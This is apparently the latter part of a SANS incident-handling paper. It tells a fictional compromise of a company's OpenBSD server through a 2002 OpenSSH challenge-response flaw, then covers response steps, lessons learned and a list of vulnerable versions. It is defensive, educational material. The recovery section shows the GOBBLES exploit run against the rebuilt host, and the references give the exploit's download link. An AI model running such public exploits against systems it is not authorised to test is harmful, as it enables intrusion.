The incident described below is a work of fiction. The network layout and security policies described herein are reflective of industry observations – it is a fictional example based on several observed networks. It is hoped that this paper accurately depicts what really could happen....

Our example company, Examples, Inc. is a medium sized company. They have built their network with scalability, reliability and security in mind. As discussed earlier all servers are a hardened Solaris 8 install with the only exception being the single OpenBSD Administration server. Two snort sensors monitor the network while a pair of Checkpoint Firewalls filter traffic at the perimeter.

## Preparation

Examples, Inc. has done a mediocre good job on the preparation front. They have a detailed security policy and have taken several important precautions to prevent attacks.

As discussed above, Examples, Inc. takes security seriously. Management has expressed its desire to maintain a secure network and staffs a small security team to ensure that this happens. This security team has taken many preventative measures including the installation of Firewalls, Routers ACLs, network based intrusion detection systems (snort), Tripwire on the Solaris servers, and basic OS hardening.

Examples, Inc. has a detailed warning banner (shown below) :

*Access to Examples, Inc. servers is limited to Company authorized activities. Any attempted or unauthorized access, use, or modification is prohibited. Unauthorized users may face criminal and/or civil penalties. Furthermore, use of this system may be monitored and recorded. If the monitoring reveals possible evidence of criminal activity, the company can provide the records to law enforcement<sup>10</sup>.*

The security policy at Examples, Inc clearly states what is acceptable and appropriate use of company equipment. Additionally, the security policy states that all possible incidents should be immediately reported to the Information Security team.

Where Examples, Inc. fell short was in its plan for what to do in the event of an attack. No formal incident response team had been established. Additionally, the information security team was not prepared with after-the-fact forensic tools such as a jump bag, emergency call list, or a detailed disaster recovery plan.

---

<sup>10</sup> SANS Track 4 – Hacker Techniques, Exploits and Incident Handling – Section 4.1 Page 6-29

Furthermore, no policies were in place regarding what to do **during** the attack. This includes a list of who to contact, procedures to follow, documentation policies, evidence logging, etc.

## Identification

Our attacker was discovered after he had compromised the OpenBSD server and began scanning the network. An internal snort sensor picked up the port scans and generated several alerts. The Information Security team knew that there was no reason for system administrators to be running port scans on these segments, especially during the time of the attack.

This prompted further investigation.

A member of the Information Security team logged into the OpenBSD server and began to look around. The first stop was the system logs. He quickly discovered the log entry:

```
Jul 26 09:05:14 admin01 sshd[29655]: fatal: buffer_get_string: bad string length 263168
```

The combination of such a suspicious log entry and the suspicious traffic originating from this host led our security administrator to assume the machine had been compromised. A quick online search of common security websites uncovered a recent OpenSSH remote vulnerability that matched this signature. The advisory also stated that OpenBSD 3.0 and 3.1 were vulnerable out of the box and that an exploit was publicly available.

Curious to see if the attacker was still connected to port 22, or any other port that may have a backdoor running, a quick netstat was run. No active connections, aside from our own, were shown. Either the attacker was not currently connected, or he had backdoored netstat already.

As our security engineer was fairly confident the machine had been compromised the next step was to determine the extent of the damage. Unfortunately Tripwire is only installed on the Solaris servers. Forced to investigate for rootkits the hard way, our engineer compared the filesizes of common system utilities on our compromised machine to that of a default OpenBSD install.

```
compromisedhost# ls -la /bin/ps
-r-xr-sr-x 1 root kmem 199832 Apr 13 17:07 /bin/ps
compromisedhost#
```

```
defaultinstall# ls -la /bin/ps
```

```
-r-xr-sr-x 1 root kmem 196608 Apr 13 17:07 /bin/ps
defaultinstall#
```

To his dismay, the filesizes of ps, lsof, and several other utilities were different. It was now crystal clear that the machine had been compromised and backdoored with some sort of rootkit.

At this point, upper management was notified. Management gave the information security team one hour to collect evidence. This collection period would be proceeded by a meeting with management to discuss next steps.

Log files were collected from the Firewalls, snort sensors, the compromised OpenBSD machine, all other machines on the segment, and all relevant routers (both external and between the internal network and DMZ). All logs were digitally signed and placed into evidence.

While log files were being collected, another security engineering began to make two bit for bit backups of the drive in the compromised machine using dd. One would be used for analysis, the other logged into evidence.

All evidence was placed into ziplock bags, labeled, dated, and stored in a secure location. Additionally, a log of who had access to the evidence was stored in the same location.

## **Containment**

We are now brought to the meeting between management and the Information Security team. Management was briefed on the flow of events thus far. An analysis of the log files was subsequently presented.

Firewall logs showed a flurry of connection attempts between 8:30 and 8:45am on July 26<sup>th</sup>. At 9:05 there was a single port 22 connection from the same IP that had been performing the scanning earlier.

This firewall log correlates directly with the syslog entry discovered on the compromised host:

```
Jul 26 09:05:14 admin01 sshd[29655]: fatal: buffer_get_string: bad string length
263168
```

No direct evidence was found in the IDS Logs, Firewall Logs, System Logs or Router ACLs that would show that the attack progressed beyond the OpenBSD machine.

Based on the IDS logs it was seen that the OpenBSD machine began to scan its local subnet, but the attack did not progress further. The router between the

DMZ and internal network showed no hits on the ACLs. No traffic was sent to the internal network. Furthermore, all other hosts on the subnet were analyzed and showed no sign of compromise. There were no abnormal log entries and Tripwire reported all files unchanged.

Even though the attack had not spread beyond Admin01 there still exists several possibilities for future damage. The attacker may have sniffed traffic in the DMZ. Additionally, the attacker may have taken the password and shadow files from the OpenBSD machine.

The meeting attendees decided that these threats were not real. All DMZ traffic is encrypted with SSH – therefore sniffer logs will yield no confidential information or passwords. Furthermore, there are only 3 accounts on the OpenBSD server. These accounts are local to the OpenBSD server, and are not shared with any other production systems.

Based on this information, management concluded that there was a low probability that this attack had spread beyond the single host. The Information Security team was instructed to pull the OpenBSD server from the network to contain the attack. The machine would then be rebuilt from scratch and placed back into production.

Management's next action item was to prevent the attack from occurring again. The security engineers presented the collected advisories regarding the vulnerability. These advisories discussed the options mentioned earlier in this paper. They included Disabling the ChallengeResponse Feature, patching OpenSSH, upgrading SSH, or disabling (or restricting) SSH altogether. The attendees concluded that the rebuilt OpenBSD server would need to have OpenSSH upgraded, as well as ChallengeResponseAuthentication disabled due to the fact that it was not used in their environment. Furthermore, a post mortem meeting would be held to determine what policy changes needed to be made in order to prevent a similar attack from occurring in the future.

## **Eradication**

The action items from the previously mentioned meeting were:

- 1) Remove compromised host from the environment
- 2) Rebuild server from scratch using trusted media
- 3) Harden / Patch server to prevent the attack from occurring again

Rebuilding the machine entirely (from trusted media) will guaranty that the attack is eradicated. As this machine was merely an administration server used as an SSH end point there was no confidential data or data that needed to be restored from backup in order to return this server to its production state. Furthermore,



based on this information, the OpenBSD host was never even included in the regular backup schedules. Our **only** option was a complete rebuild.

The system was removed from the network and reinstalled from trusted media. The information security team then researched for any further vulnerabilities against OpenBSD<sup>11</sup> and installed patches as necessary. Furthermore, any unneeded services, as well as unneeded options within those services were carefully evaluated and consequently disabled.

## Recovery

The recovery procedure used was to reinstall the server from trusted media. OpenSSH was then upgraded, and all patches applied per the OpenBSD errata page.

The information security team then downloaded the GOBBLES exploit and ran it against the newly built server. As expected, the exploit now failed.

```
[attacker]$ ./ssh-gobbles admin01
[*] remote host supports ssh2
[*] server_user:attacker:skey
[*] keyboard-interactive method not available
[x] bsdauth (skey) not available
Permission denied (publickey,password,keyboard-interactive).
[attacker]$
```

The server was then placed back into production.

## Lessons Learned

Several important lessons learned came out of the post mortem meeting the day after the attack. The most important realization was that the attack was caused due to a lack of response to a posted vulnerability. The information security team should be actively monitoring security mailing lists and vendor announcements. This information prompted several policy changes described below.

- Information security will have a 48-hour turn around period to test and install vendor security patches. Had such a procedure been in place, this attack would not have been possible. The attack occurred approximately 2 weeks after the exploit was announced.
- SSH will be restricted to IP addresses. Administrators will provide a list of IP addresses they expect to connect from. These addresses will then be added to the external router ACLs and Firewall rules.

---

<sup>11</sup> <http://www.openbsd.org/errata.html>

- A conference call number was set up that is accessible 24 hours/day. In the event of an attack, management will be paged to the line immediately to discuss and evaluate the situation.
- The policy of Tripwire installations on all Solaris machines will be extended to **ALL** machines.

Aside from these policy decisions the Information Security team realized that they needed to implement some additional changes on their own.

- Jump Bag. A jump bag containing the following items will be put together.
  - Tape Recorder to aid in the documentation process
  - Binaries of backup software (dd) and system utilities.
  - Laptop with dual boot OS
  - Black book of phone numbers including management and law enforcement
  - Bags and labels for collecting evidence
- Increased sensitivity and analysis of IDS signatures
- Installation of a real time log file analysis tool such as swatch
- Better procedures for handling evidence
  - Capturing
  - Logging
  - Chain of custody

## Conclusion

This paper has shown the risk involved when a company lacks adequate policy and procedures relating to the six stages of the incident handling process. Examples, Inc. management thought they had done an adequate job in terms of security by installing firewalls and intrusion detection systems. Furthermore, systems were hardened upon installation and all DMZ traffic was encrypted. Unfortunately they fell short in terms of a policy to update software against new vulnerabilities. Furthermore they failed in the preparation phase regarding planning what to do during an actual attack. No procedures and policies were in place for the loosely formed incident response team.

This exploit is particular interesting due to the fact that it affected the default install of OpenBSD. As discussed in the paper OpenBSD has a very strong security stance and aims to be number in the industry in terms of security. This was the first remote exploit against OpenBSD in nearly 6 years.

## References

Common Vulnerabilities and Exposures (CVE): CAN-2002-0640 (under review)  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0640>

Computer Emergency Response Team (CERT/CC)  
CERT® Advisory CA-2002-18 OpenSSH Vulnerabilities in Challenge  
Response Handling  
<http://www.cert.org/advisories/CA-2002-18.html>  
Vulnerability Note VU#369347  
<http://www.kb.cert.org/vuls/id/369347>

Gobbles, OpenSSH Exploit  
<http://www.immunitysec.com/GOBBLES/exploits/sshutup-theo.tar.gz>

Network Working Group (T. Ylonen, T. Kivinen, M. Saarinen, T. Rinne, S.  
Lehtinen), IETF Internet Draft: SSH Protocol Architecture  
<http://www.ietf.org/internet-drafts/draft-ietf-secsh-architecture-12.txt>

OpenBSD.org, OpenBSD Security Information  
<http://www.openbsd.org/security.html>

OpenBSD.org, OpenBSD 3.1 Patch List and Errata Page  
<http://www.openbsd.org/errata.html>

OpenSSH Team, OpenSSH Security Advisory  
<http://www.openssh.com/txt/preauth.adv>

Roesch, Martin, Snort Users Manual  
[http://www.snort.org/docs/writing\\_rules/chap2.html#tth\\_sEc2.1](http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.1)

Sanchez, Scott C., IDS Zone Theory Diagram  
[http://www.snort.org/docs/scott\\_c\\_sanchez\\_cissp-ids-zone-theory-diagram.pdf](http://www.snort.org/docs/scott_c_sanchez_cissp-ids-zone-theory-diagram.pdf)

SANS Institute, Track 4 – Hacker Techniques, Exploits and Incident Handling  
Warning Banners - Section 4.1 Page 6-29  
Incident Handling Preparation – Section 4.1 Pages 2-6 through 2-25

Security Focus, OpenSSH Challenge-Response Buffer Overflow Vulnerabilities  
<http://online.securityfocus.com/bid/5093>

X-Force, Internet Security Systems Security Advisory  
<http://www.openssh.com/txt/iss.adv>

**Appendix A. Vulnerable OpenSSH Versions and Operating Systems<sup>12</sup>**

HP HP-UX Secure Shell A.03.10

- HP HP-UX 11.0
- HP HP-UX 11.11

IBM Linux Affinity Toolkit

- IBM AIX 4.3
- IBM AIX 4.3.1
- IBM AIX 4.3.2
- IBM AIX 4.3.3
- IBM AIX 5.1

OpenSSH OpenSSH 1.2.2

OpenSSH OpenSSH 1.2.3

OpenSSH OpenSSH 2.1

OpenSSH OpenSSH 2.1.1

- Conectiva Linux 5.1
- S.u.S.E. Linux 7.0 alpha
- S.u.S.E. Linux 7.0 i386
- S.u.S.E. Linux 7.0 ppc
- S.u.S.E. Linux 7.0 sparc

OpenSSH OpenSSH 2.2

- Conectiva Linux 6.0
- NetBSD NetBSD 1.5

OpenSSH OpenSSH 2.3

- S.u.S.E. Linux 6.4 alpha
- S.u.S.E. Linux 6.4 i386
- S.u.S.E. Linux 6.4 ppc
- S.u.S.E. Linux 7.0 alpha
- S.u.S.E. Linux 7.0 i386
- S.u.S.E. Linux 7.0 ppc
- S.u.S.E. Linux 7.0 sparc

OpenSSH OpenSSH 2.5

OpenSSH OpenSSH 2.5.1

- NetBSD NetBSD 1.5.1
- S.u.S.E. Linux 7.1
- S.u.S.E. Linux 7.2
- S.u.S.E. Linux 7.3
- S.u.S.E. Linux Database Server
- S.u.S.E. Linux Enterprise Server 7
- S.u.S.E. Linux Firewall on CD
- S.u.S.E. SuSE eMail Server III
- SCO Open Server 5.0
- SCO Open Server 5.0.1
- SCO Open Server 5.0.2
- SCO Open Server 5.0.3

---

<sup>12</sup> <http://online.securityfocus.com/bid/5093>

- SCO Open Server 5.0.4
  - SCO Open Server 5.0.5
  - SCO Open Server 5.0.6
  - SCO Open Server 5.0.6 a
- OpenSSH OpenSSH 2.5.2
- Caldera OpenUnix 8.0
  - Caldera UnixWare 7.1.1
  - Wirex Immunix OS 6.2
- OpenSSH OpenSSH 2.9 p2
- Caldera OpenLinux Server 3.1
  - Caldera OpenLinux Server 3.1.1
  - Caldera OpenLinux Workstation 3.1
  - Caldera OpenLinux Workstation 3.1.1
  - Conectiva Linux ecommerce
  - Conectiva Linux graficas
  - Conectiva Linux 5.0
  - Conectiva Linux 6.0
  - Conectiva Linux 7.0
  - Conectiva Linux 8.0
  - FreeBSD FreeBSD 4.4 -RELENG
  - HP Secure OS software for Linux 1.0
  - Immunix Immunix OS 7.0
  - MandrakeSoft Corporate Server 1.0.1
  - MandrakeSoft Linux Mandrake 7.1
  - MandrakeSoft Linux Mandrake 7.2
  - MandrakeSoft Linux Mandrake 8.0
  - MandrakeSoft Linux Mandrake 8.0 ppc
  - MandrakeSoft Linux Mandrake 8.1
  - MandrakeSoft Single Network Firewall 7.2
  - RedHat Linux 7.0
  - RedHat Linux 7.1
  - RedHat Linux 7.2
  - S.u.S.E. Linux 7.1 alpha
  - S.u.S.E. Linux 7.1 ppc
  - S.u.S.E. Linux 7.1 sparc
  - S.u.S.E. Linux 7.1 x86
  - S.u.S.E. Linux 7.2 i386
  - S.u.S.E. Linux 7.3 i386
  - S.u.S.E. Linux 7.3 ppc
  - S.u.S.E. Linux 7.3 sparc
  - Sun Cobalt RaQ 550
- OpenSSH OpenSSH 2.9 p1
- IBM AIX 4.3
  - IBM AIX 4.3.1
  - IBM AIX 4.3.2
  - IBM AIX 4.3.3

OpenSSH OpenSSH 2.9  
OpenSSH OpenSSH 2.9.9  
- NetBSD NetBSD 1.5.2  
OpenSSH OpenSSH 3.0 p1  
OpenSSH OpenSSH 3.0  
OpenSSH OpenSSH 3.0.1 p1  
OpenSSH OpenSSH 3.0.1  
OpenSSH OpenSSH 3.0.2 p1  
- Guardian Digital Engarde Secure Linux 1.0.1  
OpenSSH OpenSSH 3.0.2  
- Debian Linux 3.0  
- FreeBSD FreeBSD 4.5 -RELEASE  
- FreeBSD FreeBSD 4.5 -STABLEpre2002-03-07  
- OpenPKG OpenPKG 1.0  
- Openwall Openwall GNU/\*/Linux 0.1 -stable  
- S.u.S.E. Linux 8.0  
OpenSSH OpenSSH 3.1 p1  
- Slackware Linux 8.1  
- Sun Solaris 9.0  
- Trustix Secure Linux 1.1  
- Trustix Secure Linux 1.2  
- Trustix Secure Linux 1.5  
OpenSSH OpenSSH 3.1  
OpenSSH OpenSSH 3.2  
- OpenBSD OpenBSD 3.1  
OpenSSH OpenSSH 3.2.2 p1  
- Apple MacOS X 10.0  
- Apple MacOS X 10.0.1  
- Apple MacOS X 10.0.2  
- Apple MacOS X 10.0.3  
- Apple MacOS X 10.0.4  
- Apple MacOS X 10.1  
- Apple MacOS X 10.1  
- Apple MacOS X 10.1.1  
- Apple MacOS X 10.1.2  
- Apple MacOS X 10.1.3  
- Apple MacOS X 10.1.4  
- Apple MacOS X 10.1.5  
OpenSSH OpenSSH 3.2.3 p1  
OpenSSH OpenSSH 3.3 p1  
- Conectiva Linux 6.0  
- Conectiva Linux 7.0  
- Conectiva Linux 8.0  
OpenSSH OpenSSH 3.3  
- Openwall Openwall GNU/\*/Linux (Owl)-current

## **Not Vulnerable**

HP HP-UX Secure Shell A.03.10.002

OpenSSH OpenSSH 3.4 p1

- Conectiva Linux 6.0
- Conectiva Linux 7.0
- Conectiva Linux 8.0
- FreeBSD FreeBSD 4.4
- FreeBSD FreeBSD 4.5
- FreeBSD FreeBSD 4.6
- FreeBSD FreeBSD 5.0
- Slackware Linux 8.1

OpenSSH OpenSSH 3.4

© SANS Institute 2000 - 2002, Author retains full rights.